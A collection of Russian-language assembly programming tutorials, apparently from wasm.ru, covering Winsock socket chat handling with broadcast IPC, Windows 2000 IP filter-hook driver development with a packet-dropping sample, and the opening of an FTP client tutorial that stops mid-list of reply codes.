Далее нужно указать Windows, какому окну надо посылать сообщения об определенных событиях, связанных с открытым сокетом. Это очень важный момент:

```
invoke WSAAsyncSelect, hSocket2, hWnd, WM_SOCKET, \
                                FD_ACCEPT+FD_READ
```

где **hSocket2** - дескриптор сокета (вот сразу и пригодился)

hWnd - дескриптор главного окна приложения

WM_SOCKET - сообщение, нами же определенное

FD_ACCEPT +**FD_READ** – маска, задающая интересующие нас сообщения от этого сокета (в данном случае мы хотим получать уведомление о попытке подключения и уведомление о готовности данных для чтения).

Затем приступаем к уточнению деталей. Для этого сначала надо преобразовать номер порта в так называемый сетевой порядок байт. Хорошо, что для этого есть специальная API-функция. Воспользуемся ей и заполняем структуру **< sin>** другими необходимыми параметрами:

```
invoke htons, Port
```

```
  mov sin.sin_port, ax
  mov sin.sin_family, AF_INET
  mov sin.sin_addr, INADDR_ANY
```

Далее необходимо сопоставить локальный адрес, представленный в структуре **< sin>** с ранее открытым сокетом:

```
invoke bind, hSocket2, addr sin, sizeof sin
```

И последнее, теперь надо заставить сокет слушать указанный порт на предмет входящих сообщений:

```
invoke listen, hSocket2, 5
```

Где указываем, естественно, дескриптор сокета и некое число, определяющее максимальную длину очереди ожидаемых подключений. Так что число пять просто перекочевало из программы – оригинала. Поставьте десять, если это нужно. На этом, собственно, и заканчивается настройка сокета на прием, т.е. слушающего указанный порт.

Затем, если пользователь отважится и выберет пункт меню “Подключить”, то создаем диалоговое окно выбора **IP** адреса подключения:

```
invoke DialogBoxParam, hInstance, addr DlgNameZ, hWnd, addr DlgProcZ, 0
```

После выхода из которого (если адрес был указан) приходит пора создавать сокет на передачу:

```
invoke socket, AF_INET, SOCK_STREAM, 0
 .if eax != INVALID_SOCKET
  mov hSocket, eax
 .else
  invoke ERROR, addr ErrorCrSocket, 1
 .endif
invoke WSAAsyncSelect, hSocket, hWnd, WM_SOCKET,\
                                      FD_CONNECT+FD_CLOSE
```

Здесь пока все тоже, что и ранее с первым сокетом, только теперь нас интересуют сообщение о состоявшемся подключении и уведомление о закрытии сокета (**FD_CONNECT** и **FD_CLOSE**).

Далее по аналогии формируем структуру <sin>, содержащую адрес подключения:

```
invoke htons, Port
mov sin.sin_port, ax
mov sin.sin_family, AF_INET

invoke inet_addr, addr AdresIP
mov sin.sin_addr, eax
```

Тут немного пояснений. После выхода из диалогового окна выбора адреса в буфере **AdresIP** содержится **IP** -адрес в привычном для нас виде **a.b.c.d**. Для удобства отладки приложения указан и адрес “самого себя”. Это - **127.0.0.1**. Дело в том, что согласно соглашениям TCP гарантируется, что все пакеты на все адреса, начинающиеся со **127.xxx** в физическую линию передаваться не будут. Таким образом, это сильно облегчает жизнь тем людям, у которых нет возможности все время сидеть на двух компьютерах в сети сразу. Пример полностью работает и на ОДНОМ компьютере. Только адрес надо предварительно преобразовать функцией **inet_addr** из строкового формата с точками, а потом уже заносить в **< sin>**.

И апофеоз, надо подключить созданный сокет к указанному в **< sin>** IP- адресу:

```
invoke connect, hSocket, addr sin, sizeof sin
```

Вот после этих строк процедура главного окна получит сообщение от Windows: **WM_SOCKET** с **lParam** = **FD_CONNECT**. Тут самое время сообщить о состоявшемся (или нет) соединении с помощью простого **MessageBox** -а. Ничего дополнительно делать не надо.

Что же произойдет, когда слушающий сокет обнаруживает попытку соединения? Не забывайте, что мы можем коннектиться к самим себе, но это существа дела не меняет. Все просто. При наступлении какого-либо события, связанного с сокетом, Windows шлет сообщение процедуре главного окна, в данном случае пошлет тот же **WM_SOCKET** , теперь уже с параметром **FD_ACCEPT**. Делать нечего, нужно вызвать специальную функцию **API** , чтобы разрешить входящее соединение:

```
invoke  accept, hSocket2, 0, 0
mov  hClient, eax ; сохранить дескриптор сокета
```

Будьте бдительны! Это еще один важный момент, который в свое время попортил мне немало нервов. Конечно, входящее соединение надо сначала разрешить, а если мы не прореагируем на попытку соединения, то следующего такого сообщения от сокета больше не получим. Но более того, возвращаемое функцией accept значение представляет из себя дескриптор *НОВОГО* сокета, который мы должны будем далее использовать для приема данных. Его, конечно, надо сохранить. И именно его использовать в функции приема данных! Первоначальный слушающий сокет остается открытым.

Теперь о том, как передать данные, если уж связь налажена. Специально в программе есть два места, откуда можно передавать. Это и главное окно, пункт меню “ *Передать…* ”, и диалоговое окно приема/передачи. Рассмотрим второе. Это участок процедуры **DlgProcZ1** диалогового окна:

```
.if eax == IDC_BUTT6; нажата кнопка "отослать"
  .if Connected == 1
  invoke GetDlgItemText, hDlg, IDC_EDIT02, addr BytSend, 64
  invoke lstrlen, addr BytSend
    .if eax < 64
    invoke send, hSocket, addr BytSend, 64, 0
     .if eax == SOCKET_ERROR
    invoke ERROR, addr ErrorReseau, 0
     .endif
    .endif
  .endif
```

При нажатии кнопки “ *Отослать* ” проверяем, установлено ли уже соединение и если да, то получаем с элемента редактирования текста **IDC_EDIT02** собственно текст (до 64 байт) в буфер **BytSend**. Проверяем длину строки. И передаем весь буфер в сокет. Функция send имеет следующие параметры:

hSocket – дескриптор (раннее подключенного функцией connect) сокета

addr BytSend – указатель на передаваемый буфер

64 – длина буфера

0 - флаг, определяющий поведение функции (для нас только такой).

Сразу же не забудем проверить признак ошибки при передаче. Мало ли чего!

А что же прием? Если мы (или какой-нибудь другой компьютер) прислали данные на слушающий сокет, для которого была выполнена функция accept (помните, мы сохраняли дескриптор в **hClient**), опять процедуре главного окна летит сообщение **WM_SOCKET** уже с параметром **FD_READ**. Вот кусок соответствующего кода:

```
.elseif ax == FD_READ
  HIWORD lParam
  .if ax == NULL  ; отсутствует ошибка
   invoke recv, hClient, addr BytRecu, 64, 0
  mov eax, 1      ;  установить признак, что в буфер чтения получено...
 invoke SendMessage, HWND_BROADCAST, MessageIPC, eax, 0
```

Ну, с функцией собственно приема **recv** , надеюсь ясно. Параметры аналогичны функции **send** :

hClient – дескриптор сокета (ранее полученный функцией accept!)
addr BytRecu – указатель на приемный буфер
64 – длина этого буфера
0 - флаг (для нас такой).

Далее наступает ключевой момент. Теперь, когда принятые данные уже в буфере BytRecu, пришла пора еще одного трюка.

Картинка у меня долго не складывалась, пока не появилась статья от **CyberManiac** (см. “Статьи/Секреты Win32/IPC”). Посвящена она механизму обмена данными между приложениями (Interprocess communication, сокращенно – **IPC**). Почитайте. Но у нас ситуация несколько иная. Приложение у нас одно и в данном случае не надо пересылать данные. Пусть они себе лежат в буфере. Надо всего лишь подать сигнал процедуре диалогового окна приема/передачи о факте приема от сокета. А как? Сокет–то шлет сообщения главному окну, а индицируем принятые данные в другом, диалоговом, которое ничего не знает... Да и самого диалогового окна приема/передачи в момент приема данных может не быть на экране. Но нас это не сильно беспокоит, не хотите – не надо. Наше дело сообщить. Посылаем широковещательное сообщение всем окнам функцией **SendMessage**. Параметры следующие:

```
HWND_BROADCAST – идентификатор окна, процедура которого получит
                 сообщение, или  HWND_BROADCAST,
                 тогда сообщение посылается всем окнам верхнего уровня в системе,
                 в том числе и невидимым,…но сообщение не посылается дочерним окнам;
MessageIPC  – номер зарегистрированного ранее сообщения
eax         – wParam, дополнительный параметр сообщения (DWORD)
0           – lParam, аналогично.
```

А вот и часть кода в процедуре окна **DlgProcZ1** , ответственная за прием такого сообщения:

```
; если получено зарегистрированное нами сообщение
 .elseif eax == MessageIPC
; вывести полученные данные из буфера приема в контрол IDC_EDIT03
  invoke SetDlgItemText, hDlg, IDC_EDIT03, addr BytRecu
```

Можно заметить, что не анализируется **wParam** и **lParam**. Нам достаточно только факта самого сообщения. А теперь рассмотрим, как все-таки регистрировалось сообщение **MessageIPC** при входе в программу. Для этого надо было придумать уникальную текстовую строку:

```
MsgString  db "MessageSocDirectOr", 0
```

Это своего рода пароль для разных приложений, по которому они могут узнавать “свое” сообщение. Такой себе “у вас продается славянский шкаф?”. Далее надо провести собственно регистрацию:

```
invoke RegisterWindowMessage, addr MsgString
```

И на выходе, если eax не равно нулю, значит ошибки нет и там содержится код сообщения. Какой он? Но мы же не хотим, знать больше, чем положено. Надо просто запомнить его и использовать по мере надобности:

```
mov MessageIPC, eax ; сохранить присвоенный сообщению номер
```

Идея в том, что при первом вызове этой функции **Windows** резервирует и отдает в наше полное распоряжение первое попавшееся ей на глаза свободное сообщение. А затем при повторном вызове этой функции с такой же точно текстовой строкой в качестве параметра, приложение (и наше, и любые другие) в качестве результата получат именно этот номер, привязанный теперь к этой текстовой строке. Другое дело, что механизма освобождения сообщения нет и оно наше до конца сеанса.

Вот и все, что касается азов работы с сокетами. Конечно, не забывайте закрывать сокеты, когда они уже не нужны. Вот кусок кода при закрытии главного окна:

```
; закрываем сокеты и сообщаем о том, что dll нам больше уже не нужна
```

```
invoke closesocket, hSocket
invoke closesocket, hSocket2
invoke WSACleanup       ;  dll больше не нужна
invoke PostQuitMessage, NULL
```

Менее очевидный момент заключается в том, что надо закрыть сокет на передачу, если получено сообщение о разрыве связи с приемного конца. Вот часть разбора сообщения **WM_SOCKET** в процедуре главного окна:

```
.elseif ax == FD_CLOSE
   HIWORD lParam
   .if ax == NULL ; отсутствует ошибка
       invoke closesocket, hSocket
       mov hSocket, 0
```

И еще. Возвращаемся к обсуждению сообщений типа **WM_USER** +… Цитата из **CyberManiac** -а: “ *…в некоторых программах для обмена информацией используются сообщения WM_USER+N, в частности, именно так реализован механизм IPC в WinAmp. Однако Microsoft имеет по этому поводу свое особое мнение - согласно MSDN, сообщения от WM_USER+0 до WM_USER+3FFFh включительно используются только для передачи данных внутри или между окнами одного класса.* ” Так что одно дело получать сообщения в процедуре окна от сокетов Windows, и совсем другое, слать IPC широковещательные сообщения с WM_USER+… в качестве параметра.

Все происходящее при открытии/закрытии сокетов очень удобно наблюдать при помощи утилиты **Tcpview.exe** (*Mark Russinovich* - www.sysinternals.com). Рекомендую! Хорошо видны порты, а также протоколы, их использующие… В частности, хорошо отслеживается эффект “расщепления” сокета на два после выполнения функции **accept**. Кстати, появляется еще один (кроме первоначального 3030) используемый порт, что-нибудь типа 30xx, в зависимости от наличия свободных.

Подведем итог. Для того, чтобы организовать обмен информацией между двумя компьютерами в сети, в программе создается два сокета, используемые раздельно для приема и для передачи. Имеется главное окно приложения и в разных местах программы могут создаваться два диалоговых окна. Сокеты создаются в процедуре главного окна, но это не принципиально. Существенно важно то, что оба они при наступлении соответствующих событий посылают предопределенное нами самими сообщение **WM_SOCKET** именно главному окну. Где в цикле разбора сообщений от Windows уже анализируются и обрабатываются… Таким образом, ВСЯ работа с сокетами сосредоточена в процедуре главного окна. Существует затруднение, состоящее в том, что данные, полученные с сокета на прием, могут быть нужны нам в диалоговом окне приема/передачи, которое у нас не получает соответствующего сообщения от сокетов **Windows**. Вопрос решается с помощью посылки главным окном широковещательного сообщения о факте приема данных всем другим окнам. Диалоговое окно (или другое приложение, если захотите) может легко получить такое сообщение и обработать… Конечно, это не единственный способ взаимодействия между главным окном и диалоговым. Но соль в данном случае в том, что при поступлении данных от сокета диалогового окна-то может и не быть. Поэтому был выбран путь, когда программа просто сигнализирует о факте приема данных от сокета, а далее уже не важно, нужны они кому-нибудь, или нет.

В описываемом примере было рассмотрено использование только некоторых основных функции API, ответственных за работу с сокетами Windows, в основном разобраны их параметры, кроме тех, значение которых не критично. Но! Возникает (у меня, по крайней мере) несколько вопросов. Ну, во-первых, номер порта. Какой он может быть? А должен? Какие правила на этот счет. Кроме тех, которые широко известны: **80** порт для **HTTP** и др. Конечно, **Windows** при попытке создать сокет с уже используемым портом вернет код ошибки. Попробуйте запустить два экземпляра тестовой программы! Но разве от этого легче? Можно, конечно, в программе перебирать номера, но как тот, другой компьютер узнает, чем сердце успокоилось?

Во-вторых, понятно, почему используется два раздельных сокета. Чтобы можно было независимо передавать данные и читать их тогда, когда они поступают извне. А как можно обойтись одним сокетом? Если уж действительно сокеты задают логику работы с сетью, аналогичную работе с файлами, то хорошо было бы и писать, и читать, работая с одним “ *файлом* ”. И более того. Что делать, когда надо посылать сообщения нескольким компьютерам, например, десяти… Создавать десять сокетов или перебирать один с разными **IP** –адресами по очереди? Что-нибудь типа широковещательного сообщения? Вообще, тот же пример, расширенный на **n** -компьютеров, где каждый может обмениваться с каждым, выглядит пока туманно. Более или менее ясно, как на один слушающий сокет принимать входящие с разных адресов. Не зря же мы писали: *invoke listen, hSocket2, 5. 5*! Хотя программа все равно могла сохранить только один дескриптор сокета после invoke accept…

Подводя итог итогам, можно сказать, что вопросы остаются. Надеюсь, что новичкам в работе с сокетами пример пригодится, а если появятся работающие ответы на вопросы (эти и другие), то будет и продолжение…

Способы фильтрации сетевого траффика в Windows 9x/2000/Net.2003 Server

Автор: van

Дата: 2003-10-31

Введение. В данной статье даются основные сведения по способам фильтрации сетевого траффика в Windows 9x/2000/Net.2003 Server, даётся описание фильтрации IP-траффика в Windows 2000 на основе Windows 2000 Filter-Hook Driver способа.Также указываются особенности реализации других методов фильтрации. **Часть первая, теоретическая.**

Способы фильтрации сетевого трафика .

Существует несколько способов фильтрации сетевого траффика .Для начала кратко рассмотрим основы сетевой подсистемы Windows:

1) NDIS. В 1989 году Microsoft и 3Com совместно разработали Network Driver Interface Specification (NDIS), которая позволяет драйверам сетевых протоколов использовать сервисы сетевых интерфейсов (отправка/прием сетевых пакетов) скрывая детали их реализации. Драйвер сетевого адаптера, разработанный в соответствии с этой спецификацией, принято называть NDIS минипортом (miniport).Одно из преимуществ - то, что код свободно переносится из 9x/ME - winNT/2000 . Детальное описание предмета можно найти в документации DDK (раздел NetworkDrivers), вкратце NDIS описывает правила (интерфейсы и структуры), в соответствии, с которыми должны разрабатываться драйвера сетевых адаптеров, а так же предоставляет библиотеку функций, к которой должен обращаться разработчик вместо прямого использования сервисов ядра.

2) Драйвера сетевых протоколов. Вкратце, драйвер сетевого протокола (такого как, например TCP/IP) для работы с сетевыми интерфейсами использует функции уже упомянутой библиотеки NDIS и может предоставлять TDI (Transport Data Interface) вышележащим уровням (TDI-клиентам, одним из типичных представителей которых в ядре NT/2000/XP является afd.sys - kernel-mode часть Windows Sockets).

3) User-Mode DLL's которые формируют интерфейс WindowsSockets. Это ws2_32.dll, msafd.dll, wshtcpip.dll и другие.

Тех, кто хочет более детально рассмотреть сетевую подсистему Windows , отсылаю к David Solomon, Mark Russinovich : Inside Windows 2000, часть 13.

Технологии фильтрации: Технологии фильтрации в User-mode автор не рассматривает. **Технологии фильтрации сетевого трафика в режиме ядра:**

1) Kernel-mode sockets filter. Эта технология применима для WindowsNT/2000. Основана на перехвате всех вызовов из msafd.dll (самая низкоуровневая user-mode DLL из состава Windows Sockets) к модулю ядра afd.sys (kernel-mode часть WindowsSockets). Данная технология требует аккуратного обращения с интерфейсами AFD , т.к. они изменяются в разных версиях NT. AFD является TDI клиентом и реализует приём/отправку данных через драйвер протокола. Msafd.dll сообщает AFD название протокола для каждого сокета.Для более подробного изучения отправляю в Inside Windows 2000, раздел 13, подраздел Networking APIs.Способ бесполезен при маршрутизации, т.к. она осуществляется внутри TCPIP.SYS(иногда и вне его - поиск по DDK: Fast Forwarding Path - происходит внутри NDIS) и не доходит до сокетов. Хотя данный способ удобен для шифрования потоков данных и QoS - Quality of Service - предоставляется специальное API (смотреть в MSDN - поиск по QOS Reference).

2) TDI-filter driver. Технология применима как в Windows 9x/ME так и в WindowsNT/2000, хотя конкретные реализации сильно отличаются. Что касается Windows NT/2000, то в случае TCP/IP фильтрации необходимо перехватывать все вызовы, направленные устройствам (devices) созданным модулем tcpip.sys (\Device\RawIp, \Device\Udp, \Device\Tcp). Технология достаточно известная и используется в ряде коммерческих продуктов (например, OutpostFirewall).

3) NDIS Intermediate Driver Способ очень неудобен в инсталляции и программировании. Желающие могут изучить DDK. Ниже приведён пример кода, показывающего громоздкость программирования :

```
local status:  NTSTATUS
local PChars:  NDIS_PROTOCOL_CHARACTERISTICS
local MChars:  NDIS_MINIPORT_CHARACTERISTICS
 local Param:  PNDIS_CONFIGURATION_PARAMETER
 local Name1:  NDIS_STRING
 local WrapperHandle:NDIS_HANDLE
 local DriverHandler: NDIS_HANDLE
 local ProtHandler: NDIS_HANDLE
 mov DriverHandler,NULL
 mov ProtHandler,NULL
 invoke NdisInitializeWrapper,addr WrapperHandle,pDriverObject, pusRegistryPath,NULL
 invoke RtlZeroMemory,addr MChars,sizeof NDIS_MINIPORT_CHARACTERISTICS
 mov MChars.MajorNdisVersion,  5
 mov MChars.MinorNdisVersion,  NULL
 mov MChars.InitializeHandler,  offset MPInitialize
 mov MChars.QueryInformationHandler, offset MPQueryInformation
 mov MChars.SetInformationHandler, offset MPSetInformation
 mov MChars.ResetHandler,   offset MPReset
 mov MChars.TransferDataHandler,  offset MPTransferData
 mov MChars.HaltHandler,   offset MPHalt
 mov MChars.CheckForHangHandler,  NULL
 mov MChars.SendHandler,   offset MPSend
 mov MChars.ReturnPacketHandler,  offset MPReturnPacket
 invoke NdisIMRegisterLayeredMiniport,WrapperHandle,addr MChars, sizeof MChars,\
addr DriverHandler
 .if eax == STATUS_SUCCESS
  invoke NdisMRegisterUnloadHandler,WrapperHandle,offset Unload
  invoke RtlZeroMemory,addr PChars, sizeof NDIS_PROTOCOL_CHARACTERISTICS
  mov PChars.MajorNdisVersion, 5
  mov PChars.MinorNdisVersion, 0
  invoke RtlInitUnicodeString,addr PChars.Name_,addr stroka
  mov PChars.OpenAdapterCompleteHandler, offset PtOpenAdapterComplete
  mov PChars.CloseAdapterCompleteHandler, offset PtCloseAdapterComplete
  mov PChars.SendCompleteHandler ,  offset PtSendComplete
  mov PChars.TransferDataCompleteHandler , offset PtTransferDataComplete
  mov PChars.ResetCompleteHandler , offset PtResetComplete
  mov PChars.RequestCompleteHandler, offset PtRequestComplete
  mov PChars.ReceiveHandler ,  offset PtReceive
  mov PChars.ReceiveCompleteHandler , offset PtReceiveComplete
  mov PChars.StatusHandler,   offset PtStatus
  mov PChars.StatusCompleteHandler, offset PtStatusComplete
  mov PChars.BindAdapterHandler ,  offset PtBindAdapter
  mov PChars.UnbindAdapterHandler , offset PtUnbindAdapter
  mov PChars.UnloadHandler ,  NULL
  mov PChars.ReceivePacketHandler , offset PtReceivePacket
  mov PChars.PnPEventHandler,  offset PtPNPHandler

  invoke NdisRegisterProtocol,addr status,addr ProtHandler,addr PChars,\
     sizeof NDIS_PROTOCOL_CHARACTERISTICS
  .if eax==STATUS_SUCCESS
   invoke NdisIMAssociateMiniport,DriverHandler,ProtHandler
   mov eax,STATUS_SUCCESS
   ret
  .endif
 .endif
```

Вкратце способ заключается в создании виртуального адаптера и его установки таким образом,что при каждом вызове реального адаптера сначала шло обращение к виртуальному.Т.е мы как бы накладываем наш виртуальный адаптер на реальный.

Вся обработка поступивших вызовов идёт в MP* и Pt* функциях. Где MP* -относится к Miniport, т.е. к нашему виртуальному адаптеру, а Pt* - к Protocol , протоколу, реализуемуму нашим адаптером.

Т.е если мы хотим фильтровать TCP/IP , Protocol должен уметь обрабатывать IP - пакеты .

4) Windows 2000 Filter-Hook Driver. Метод описан в документации DDK и применим только в Windows 2000 и выше, его мы и будем рассматривать в практической части.

5) NDIS Hooking Filter Driver.Способ сводится к перехвату некоторых функций NDIS библиотеки, которые в дальнейшем позволяют отследить регистрацию всех протоколов установленных в операционной системе и открытие ими сетевых интерфейсов. Используется в небезызвестном ZoneAlarm.
Для Windows 2000 достаточно перехватить 4 функции:

• NdisRegisterProtocol
• NdisDeregisterProtocol
• NdisOpenAdapter
• NdisCloseAdapter

6) Packet Filtering API. На данный момент доступно в Windows 2000 Server и Windows .NET Server 2003.

Насчёт пунктов 2,3,5 : автор надеется осветить их в отдельной обширной статье по NDIS и TDI.

Часть вторая, практическая.

Использование Windows 2000 Filter-Hook Driver

Начиная с Windows 2000 Microsoft включила возможность фильтрации IP траффика в контексте IP Filter driver - стандартного сервиса Windows 2000. Как написано в DDK ,драйвера , используемые IP Filter driver сервисом, могут обрабатывать и фильтровать IP траффик, т.е расширять возможности IP Filter driver сервиса.

Правда при этом необходимо учитывать нюанс - только один драйвер может использоваться при фильтрации.

Драйвер для фильтрации траффика представляет собой обычный Kernel Mode Driver, реализующий определённую функцию фильтрации , которую он и регестрирует в IP Filter driver сервисе .Фильтруются как исходящий, так и входящий траффик.

Вот исходный текст простейшего драйвера для IP Filter driver, драйвер просто drop -ает все пакеты :

```
.386
.model flat, stdcall
;                                   I N C L U D E   F I L E S
;#########################################################################
include D:\masm32\include\w2k\ntstatus.inc
include D:\masm32\include\w2k\ntddk.inc
include D:\masm32\include\w2k\pfhook.inc
include D:\masm32\include\w2k\ntoskrnl.inc
include D:\masm32\Macros\Strings.mac
includelib D:\NTDDK\libfre\i386\ntdll.lib
includelib D:\NTDDK\libfre\i386\ntoskrnl.lib
;      P R O T O
;#########################################################################
set_hook PROTO  :PacketFilterExtensionPtr
;       D A T A
;#########################################################################
.data
CCOUNTED_UNICODE_STRING "\\Device\\IPFILTERDRIVER" ,drvsmbl,4
ipfilter_name UNICODE_STRING <>
hook_nfo PF_SET_EXTENSION_HOOK_INFO <>
status NTSTATUS ?
devobj PDEVICE_OBJECT ?
```

```
isb IO_STATUS_BLOCK <>
fileobj PFILE_OBJECT NULL
myirp PIRP NULL
;                                          C O D E
;#########################################################################
.code
;                                        DriverEntry
;#########################################################################
DriverEntry proc pDriverObject:PDRIVER_OBJECT, pusRegistryPath:PUNICODE_STRING
 mov eax,offset hookproc
 invoke set_hook, eax
 .if eax != STATUS_SUCCESS
          ret
         .endif
         mov eax, pDriverObject
          assume eax:PTR DRIVER_OBJECT
         mov [eax].DriverUnload,offset Unload
          assume eax:nothing
         mov eax,STATUS_SUCCESS
          ret
DriverEntry endp
;           Windows 2000 hook (built in)
;#########################################################################
Unload proc p1DriverObject:PDRIVER_OBJECT
 invoke set_hook,NULL
 ret
Unload endp
;#########################################################################
set_hook proc hook_fn:PacketFilterExtensionPtr

  invoke IoGetDeviceObjectPointer,addr drvsmbl,STANDARD_RIGHTS_ALL,\
addr fileobj,addr devobj

 mov status,eax
        .if eax != STATUS_SUCCESS
         jmp exit
        .endif

        mov eax,hook_fn
        mov hook_nfo.ExtensionPointer,eax

        invoke IoBuildDeviceIoControlRequest,IOCTL_PF_SET_EXTENSION_POINTER(),\
devobj, addr hook_nfo,\
            sizeof hook_nfo, NULL, 0, FALSE, NULL,addr isb

 mov myirp,eax

        .if eax == NULL
         mov status ,STATUS_INSUFFICIENT_RESOURCES
         jmp exit
        .endif

        invoke IoCallDriver,devobj,myirp

        mov myirp,NULL
        mov eax,STATUS_SUCCESS
        ret
exit:

 .if fileobj!=NULL
  invoke ObDereferenceObject,fileobj
 .endif

 mov eax,status
 ret

set_hook endp
;#########################################################################
hookproc proc PacketHeader:PTR BYTE, Packet:PTR BYTE, PacketLength:WORD,
        RecvInterfaceIndex:WORD,SendInterfaceIndex:WORD,RecvLinkNextHop:DWORD,
        SendLinkNextHop:DWORD
```

```
        mov eax,PF_DROP
 ret
hookproc endp

end DriverEntry
```

Для компиляции потребуется masm32 by hutch ,последний KMDKit by Four-F, Update KMDKit by van (пока состоит из pfhook.inc и неполного ndis.inc).

Рассмотрим более подробно данный код.

1)
CCOUNTED_UNICODE_STRING "\Device\IPFILTERDRIVER" ,drvsmbl,4 - название нашего IP Filter driver сервиса.

2)
hook_nfo PF_SET_EXTENSION_HOOK_INFO <> - структура , содержащая указатель типа PacketFilterExtensionPtr, т.е на нашу функцию фильтрации.
Все остальные типы описаны в MSDN и KMD by Four-F.

3)

```
mov eax,offset hookproc
invoke set_hook, eax
.if eax != STATUS_SUCCESS
ret
.endif
```

Вызываем set_hook , в качестве параметра выступает offset нашей функции фильтрации.

Если хук не удалось установить, выходим.

4)

```
mov eax, pDriverObject
assume eax:PTR DRIVER_OBJECT
mov [eax].DriverUnload,offset Unload
assume eax:nothing
mov eax,STATUS_SUCCESS
ret
```

Стандартная процедура регистрации функции выхода.

5)

```
Unload proc p1DriverObject:PDRIVER_OBJECT
 invoke set_hook,NULL
 ret
Unload endp
```

Устанавливаем указатель на функцию фильтрации в IP Filter driver сервисе в NULL

6)

```
 set_hook proc hook_fn:PacketFilterExtensionPtr

 invoke IoGetDeviceObjectPointer,addr drvsmbl,STANDARD_RIGHTS_ALL,addr fileobj,
                 addr devobj
```

Наша функция установки фильтра.

IoGetDeviceObjectPointer - возвращает указатель в devobj на Device и file object , соответсвующий ему , название которого в drvsmbl . При условии, что доступ к нему разрешён.

7)

```
            invoke IoBuildDeviceIoControlRequest,IOCTL_PF_SET_EXTENSION_POINTER(),devobj, \
                   addr hook_nfo ,sizeof hook_nfo, NULL, 0, FALSE, NULL,addr isb
```

Данная функция подробно описана в Walter Oney's Programming the Microsoft Windows Driver Model.

Макрос IOCTL_PF_SET_EXTENSION_POINTER() определён в pfhook.inc

Результат - устанавливаем irp для нашего драйвера.

Все остальные функции в данном разделе описаны в DDK и Programming the Microsoft Windows Driver Model.

8)

```
 hookproc proc PacketHeader: DWORD , Packet: DWORD, PacketLength:WORD,
            RecvInterfaceIndex:WORD,SendInterfaceIndex:WORD,RecvLinkNextHop:DWORD,
                  SendLinkNextHop:DWORD

      mov eax,PF_DROP
  ret
hookproc endp
```

Наш фильтр. Как видно, перед нами внутренности пакета.Заголовок и содержимое.

Возвращаем PF_DROP.

В pfhook.inc определены следующие константы для работы с IP пакетами:

```
PF_FORWARD  EQU 0t
PF_DROP   EQU 1t
PF_PASS   EQU 2t
PF_ICMP_ON_DROP EQU 3t
```

PF_FORWARD - форвардит пакет. Т.е. если destination address != наш адрес и включена маршрутизация, то немедленно посылается forward response в IP стек.

PF_PASS - пропускает пакет на наш компьютер.

PF_ICMP_ON_DROP - дропает пакет и отправляет ICMP - сообщение.

Данная константа недокументирована, хотя и определена.

Как установить наш драйвер ?

Автор использовал утилиту instdrv из NT DDK . К сожалению, в Win2000 DDK она отсутсвует.

Итак, набираем в консоли:

```
net start ipfilterdriver

instdrv filter  D:\projects\asm\filter\filter.sys

ping 127.0.0.1

 Destination host unreachable. ; host unreachable,
Destination host unreachable. ; что и следовало ожидать,
Destination host unreachable. ; потому что все пакеты
Destination host unreachable. ; уничтожены, ICMP - сообщение
Ping statistics for 127.0.0.1:  ; не отправлялось.
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms
.
instdrv filter remove
```

Заключение. Автор не претендует на полноту изложения , он постарался дать лишь общее представление о предмете. Автор также надеется , что данная статья позволит самостоятельно создавать firewall'ы на основе IP Filter driver сервиса и данного сэмпла. **Рекомендуемая литература:**

Walter Oney's Programming the Microsoft Windows Driver Model.
David Solomon, Mark Russinovich : Inside Windows 2000

Благодарности:
Volodya /wasm.ru , за то, что терпел и наставлял меня , и за instdrv.
Four-F/wasm.ru ,за KMDKit и замечательные статьи.
gl00my , за моральную поддержку.

Файлы:

• Исходник (находится в архиве `wasm_files.zip`: `files/0290/netfilter.zip`)
• Утилита instdrv (находится в архиве `wasm_files.zip`: `files/0290/instdrv.zip`)
• Заголовочные файлы (находится в архиве `wasm_files.zip`: `files/0290/kupdate.zip`)

FTP-протокол + WinSocks на примере простого FTP-клиента (зеркала)

Автор: Mad_C

Дата: 2004-06-13

Введение.

В этой статье я не ставлю себе целью пересказать все RFC касающиеся протокола FTP, коих не мало, в них вы сможете найти информацию гораздо полнее, попытаюсь лишь в общих чертах познакомить Вас с протоколом FTP и основными приемами работы с ним со стороны клиента.

Общие сведения о протоколе FTP.

Итак, FTP (File Transfer Protocol) – протокол передачи файлов в сетях стандарта TCP/IP. Этот протокол был специально создан для облегчения и стандартизации программирования алгоритмов передачи файлов между клиентом и сервером. Как и все протоколы высокого уровня, он не занимается непосредственной передачей данных (этим занимается протокол более низкого уровня – TCP, а так же протоколы ниже), а лишь описывает способ «общения» клиент-сервер.

Перейдем непосредственно к описанию протокола. Отличительной его особенностью является использование двух соединений между сервером и клиентом. Одно соединение (командное или управляющее) используется для передачи команд серверу, а так же приема ответов на эти команды. Второе соединение (соединение данных) используется непосредственно для приема или передачи данных. Управляющее соединение всегда происходит со стороны клиента на порт сервера 21 и остается на протяжении всего сеанса работы открытым. Соединение данных открывается и закрывается по мере необходимости в приеме или получении данных.

После того как установлено управляющее соединение клиент может отправлять по нему серверу различные команды. Каждая команда представляет из себя 3 или 4 заглавных символа ASCII, за которыми после одного или более пробелов следуют, в некоторых командах не обязательные аргументы. Любая команда заканчивается парой CR, LF – это, несомненно, известные всем 0dh, 0ah – если речь идет о DOS/Windows. В общих чертах схема команды такая:

Команда [аргумент(ы)] CR, LF.

Всего существует чуть более 30 команд (в RFC959 – 33) которые могут быть посланы серверу, но это совсем не значит что сервер все их будет поддерживать. Приведу пример наиболее часто используемых команд.

USER имя пользователя	**Указывает имя пользователя**
PASS пароль	Указывает пароль пользователя
LIST список файлов	Запрос списка файлов
PORT n1,n2,n3,n4,n5,n6	Указание IP и порта для соединения данных
RETR имя файла	Получить файл с сервера
STOR имя файла	Положить файл на сервер
TYPE тип	Тип передаваемых данных
QUIT	Отключение от сервера
ABOR	Отмена предыдущее команды. Прекращение передачи данных.

При получении запроса сервер, по тому же управляющему соединению отправляет ответ на него. Ответ сервера состоит из трех символов (цифр) в формате ASCII, за которыми следует не обязательный текст, обычно поясняющий цифирный код ответа, за этим пояснением следуют неизменные CR, LF. Ответ например может быть таким: 226 File send OK. – в этом примере сервер сообщает нам о том, что файл отправлен с его стороны (что совсем не означает, что он уже получен со стороны клиента). Первая цифра отклика сервера наиболее значимая, и дает однозначное представление о том как выполнилась (или не выполнилась) команда. Значения могут быть такими:

1xx	**Команда находится в процессе выполнения, необходимо дождаться еще одного сообщения перед тем, как давать следующую команду.**
2xx	Команда выполнена. Сервер находится в ожидании следующей.
3xx	Команда выполнена, но для продолжения необходима еще одна команда
